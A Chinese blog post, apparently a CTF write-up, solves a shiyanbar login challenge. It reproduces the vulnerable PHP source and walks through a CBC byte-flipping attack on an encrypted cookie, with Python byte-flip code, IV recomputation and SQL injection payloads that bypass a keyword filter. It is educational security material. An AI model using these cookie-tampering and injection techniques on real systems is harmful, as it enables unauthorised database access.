实验吧 简单的登录题 CBC字节翻转攻击

原创

「已注销」 于 2018-04-15 12:29:37 发布 4592 收藏 5

分类专栏： web安全测试 python 安全 文章标签： ctf


友链：https://cutt.ly/7777aaaa


本文链接：https://blog.csdn.net/include_heqile/article/details/79942993

本文*CBC脚本部分*参考了：http://hebin.me/2018/01/26/西普ctf-简单的登录题/

首先对这道题进行了抓包

在抓包的时候，看到了这个：





直接在浏览器地址栏中输入URL：http://ctf5.shiyanbar.com/web/jiandan/test.php

define("SECRET_KEY", '**********'); define("METHOD", "aes-128-cbc"); error_reporting(0); include('conn.php'); function sqliCheck($str){ if(preg_match("/\\\|.|-|#|=|~|union|like|procedure/i",$str)){ return 1; } return 0; } function get_random_iv(){ $random_iv=''; for($i=0;$i<16;$i++){ $random_iv.=chr(rand(1,255)); } return $random_iv; } function login($info){ $iv = get_random_iv(); $plain = serialize($info); $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv); setcookie("iv", base64_encode($iv)); setcookie("cipher", base64_encode($cipher)); } function show_homepage(){ global $link; if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){ $cipher = base64_decode($_COOKIE['cipher']); $iv = base64_decode($_COOKIE["iv"]); if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){ $info = unserialize($plain) or die("

base64_decode('".base64_encode($plain)."') can't unserialize

"); $sql="select * from users limit ".$info['id'].",0"; $result=mysqli_query($link,$sql); if(mysqli_num_rows($result)>0 or die(mysqli_error($link))){ $rows=mysqli_fetch_array($result); echo '

Hello!'.$rows['username'].'

'; } else{ echo '

Hello!

'; } }else{ die("ERROR!"); } } } if(isset($_POST['id'])){ $id = (string)$_POST['id']; if(sqliCheck($id)) die("

sql inject detected!

"); $info = array('id'=>$id); login($info); echo '

Hello!

'; }else{ if(isset($_COOKIE["iv"])&&isset($_COOKIE['cipher'])){ show_homepage(); }else{ echo '

Login Form

input id to login

id

Login

'; } }

将代码粘贴到编辑器中，格式化代码：

```
<?php
define("SECRET_KEY", '**********');
define("METHOD", "aes-128-cbc");
error_reporting(0);
include('conn.php');
function sqliCheck($str) {
    //只要匹配到这些字符，就会输出“检测到SQL注入”
```

```
    #解答这道题的关键就在于人如何绕过这个正则的字符过滤
    if(preg_match("/\\\|,|-|#|=|~|union|like|procedure/i",$str)) {
        return 1;
    }
    return 0;
}
function get_random_iv() {
    $random_iv='';
    for($i=0; $i<16; $i++) {
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}
function login($info) {
    $iv = get_random_iv();
    $plain = serialize($info);
    #序列化的意义
    /*****************
     <?php
     #序列化的意义在于将数组从内存中存储到硬盘中，减轻内存的使用量
     #另一个用途就是在网络上传送字节序列
     $a=array("test","abc","desdf","12345","博客","www.jb51.net","heqile","个人博客");
     $b=serialize($a);
     print_r($b);
     #a:8:{i:0;s:4:"test";i:1;s:3:"abc";i:2;s:5:"desdf";i:3;s:5:"12345";i:4;s:6:"博客";i:5;s:12:"www.jb51.net";i
:6;s:6:"heqile";i:7;s:12:"个人博客";}
     #仔细观察一下，应该不难发现序列化之后的字符串格式是有规律的：
     #a:8--->含有8个元素的数组
     #i:0;s:4:"test"--->在数组中的索引为0，字符串长度为4，字符串是test
     echo "<br/>";
     $c=unserialize($b);
     print_r($c);
     #Array ( [0] => test [1] => abc [2] => desdf [3] => 12345 [4] => 博客 [5] => www.jb51.net [6] => heqile [7]
 => 个人博客 )
     ?>
     *****************/
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}
function show_homepage() {
    global $link;
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])) {
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE["iv"]);

        #反序列化，解密，这些参数的意义我也不太清楚，不是很了解openssl这个加密算法
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)) {
            $info = unserialize($plain) or die("base64_decode('".base64_encode($plain)."') can't unserialize");

            #我们必须要想办法把后面的  ,0  注释掉，不然我们是不可能看到结果的
            $sql="select * from users limit ".$info['id'].",0";
            $result=mysqli_query($link,$sql);
            if(mysqli_num_rows($result)>0 or die(mysqli_error($link))) {
                $rows=mysqli_fetch_array($result);
                echo '
    Hello!'.$rows['username'].'
    ';
            } else {
```

```
                echo '
    Hello!
    ';
            }
        } else {
            die("ERROR!");
        }
    }
}
if(isset($_POST['id'])) {
    $id = (string)$_POST['id'];
    if(sqliCheck($id))
        die("sql inject detected!");
        $info = array('id'=>$id);
        #声明了一个数组，索引为字符串'id'，值为$id
        login($info);
        #登录，并返回Cookie值
        echo 'Hello!';
} else {
    if(isset($_COOKIE["iv"])&&isset($_COOKIE['cipher'])) {
        show_homepage();
    } else {
        echo 'Login Form input id to login';
    }
}
?>
```

这道题的页面不是知道为什么突然打不开了，在手机上也无法打开，先保存下来吧
我们已经看过源代码了，再来分析这个题就简单的多了，关键代码就是这两处：

```
preg_match("/\\\|,|-|#|=|~|union|like|procedure/i",$str)
$sql="select * from users limit ".$info['id'].",0";
```

我们只要绕过正则过滤并且让 **$info['id']**后面的内容失效即可，因此我们就可以这样构造注入语句：

1;%00

。。。。。。。。
这样好像不行，虽然前面执行成功了，但是后面的语句却拖了后腿，导致结果还是无法输出

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the rig
ht syntax to use near '%00,0' at line 1
```


去网上搜了一下，接触到了一个新的概念：**CBC字节翻转攻击**
因为test.php中给出了线索，加密方式采用的是**define("METHOD", "aes-128-cbc");**
aes-128-cbc是有漏洞的

CBC字节翻转攻击

我来捋一捋CBC字节翻转攻击

首先，说一下它的加密方式，先随机产生**随机初始始化向量IV和秘钥**，IV最后会和密文拼接在一起从而保证了相同的明文在加密后也不会拥有相同的密文

具体加密步骤：




Cipher Block Chaining (CBC) mode encryption drops.wooyun.org

1. 首先将明文分组(常见的以16字节为一组)，位数不足的使用特殊字符填充。
2. 生成一个随机的初始化向量(IV)和一个密钥。
3. 将IV和第一组明文异或。
4. 用密钥对3中xor后产生的密文加密。
5. 用4中产生的密文对第二组明文进行xor操作。
6. 用密钥对5中产生的密文加密。
7. 重复4-7，到最后一组明文。
8. 将IV和加密后的密文拼接在一起，得到最终的密文

解密的时候就是倒过来

1. 先从密文中取出IV，然后对剩下的密文分组（16字节为一组）
2. 使用秘钥解密第一组密文，将解密结果与IV做异或运算，得到明文1
3. 然后使用秘钥解第二组密文，将解密的结果与上一组密文进行异或运算，得出明文2
4. 重复2-3，直至所有密文解密完毕

下面来讲一下，我们是如何利用这种加密算法的漏洞的



Cipher Block Chaining (CBC) mode decryption drops.wooyun.org

由解密算法可知：

```
A=B^C
```

由`^`运算的性质我们可以知道：

```
A=B^C、B=A^C、C=A^B
```

这是最关键的一点，我们可以推导出三者做异或运算的结果是0


```
C=A^B
C^C=A^B^C=0
```

我们修改了B的值，就一定会影响到A


```
B^X^C=A^X
```


也就是说，我们给B异或了X，A的值也是他之前的值异或X的结果

现在我们回去看一下这道题目
我又重新搞了一下，发现**%00截断还是可以用的，使用Burp的Repeat模块，每次更新请求中Cookie的iv和cipher值即可，但不知道为什么，我搞了半天，还是只能看到一个结果



用右侧的iv和cipher值**更新左侧cookie字段中的iv和cipher值，更新完之后，将id=1;%00删掉，再提交，即可看到SQL语句执行结果的第一行





我又去看了一下源代码

> echo 'Hello!'.$rows['username'].'

这句代码限制了我们只能看到**用户名**这一列的信息，**可能users表中的username列都是rootzz**
所以，我们还是需要使用**CBC字节翻转攻击**
我得研究一下具体是怎么用脚本实现的，先保存草稿

下面就是如何翻转的问题了
输入不会被过滤的id值，以id=12为例

```
$id = '12';
$info=array('id'=>$id);
$plain = serialize($info);
结果为：
    a:1:{s:2:"id";s:
    2:"12";}
16个字节为一行，不足者填充，2对应上一行中的{
由CBC加密的方式我们可以知道，{位置的值会影响到2位置的值
其实这个问题很好解释：
约定half_plain为第二组使用秘钥解密后的字符串，则有：
half_plain^{=2
我们现在想让右边变成#，则有：
half_plain^{^2^#=2^2^#
所以我们就要将{对应的位置改为
{^2^#
在脚本中是这样表达的：
    cipher_raw=b64decode(urllib.unquote(cipher))
    #先进行url解码，再使用base64解码，得到原始密文
    lst=list(cipher_raw)
    #将密文转换成列表的形式，以便于对单个字节进行操作
    idx=4
    c1 = '2'
    c2 = '#'
    lst[idx]=chr(ord(lst[idx])^ord(c1)^ord(c2))
    cipher_new=''.join(lst)
 #将列表转换成了字符串
 cipher_new=urllib.quote(b64encode(cipher_new))
 #对原始密文base64转码，并进行url编码
```


由于我们更改了cipher的值，当使用原来的iv提交的时候，解密后得到的字符串可能就无法被反序列化了

我来解释一下如何得到**new_iv**
新的cipher和旧的iv进行异或运算，其结果是一个无法被反序列化的字符串，我们的目标就是解决这个问题
我们先约定几个变量：

```
    new_cipher：在上一步生成的新的cipher经url和base64解码并使用秘钥解密后的结果
    old_iv：第一次提交时得到的iv值经url和base64解密后的结果
    error_plain：new_cipher与old_iv异或运算得到的字符串
    right_plain：最原始的序列化之后的字符串的第一行（因为iv只在第一组密文解密的时候会被用到）
       之所以不需要全写，是因为第二行是绝对不会出错的，这在上一步已经说明过了
    new_iv：我们想要的新的iv值

    我们想达到这个目的：
     new_cipher^new_iv=right_plain
    由CBC的加密解密过程我们可以知道：
     new_cipher^old_iv=error_plain
        任意值与自己本身做异或运算的结果都是0
        任意值与0做异或运算的结果都是自己本身
    现在我们想得到right_plain，
    只需令new_iv=old_iv^error_plain^right_plain
```

这样我们就能保证最后计算出来的结果一定可以被反序列化
这一步的关键就是我们得到了error_plain
之后我们把**new_cipher**和**new_iv**使用**Burp**提交上去，**12就会变成1#**
注意在第二次提交的时候把**id=12删除掉**，不然没办法得到**error_plain**
我们就能看到第一行的结果了：



之后其实就是照猫画虎了，避开被过滤的字符进行注入

本题SQL注入的几个注意的地方：

它的后台代码过滤掉了， 、**union**、**=**，我们需要用等效的其他手段来代替

比如说，我们可以使用**join**来代替**，，使用**regexp**来代替=，通过CBC字节翻转将**2nion**翻转为**union**


其实我们可以都用字节翻转的，但是那样做麻烦了点，所以我们选择用替换

脚本后续会更新的

反复使用这两个脚本就行了

在使用脚本前，我们需要查看一下自己注入语句的序列化后的结果，不然是无法确定翻转第几个字节的

```
<?php
$id = "0 2nion select * from((select 1)a);%00";
$info=array('id'=>$id);
$plain = serialize($info);
for($i=0;$i<strlen($plain);$i++) {
 echo $plain[$i];
 if(($i+1)%16==0)
  echo "<br />";
}
?>
```



先使用该语句猜显位

```
0 2nion select * from((select 1)a);%00
```

往后逐渐增大，可以测出显位为3个，第二个位置可以被显示

提交后得到**old_cipher**和**old_iv**，使用**old_cipher**得到**new_cipher**，将**old_iv**和**new_cipher**提交上去，得到**error_plain**，使用**old_iv**和**error_plain**得到**new_iv**，提交**new_iv**和**new_cipher**得到查询语句的结果

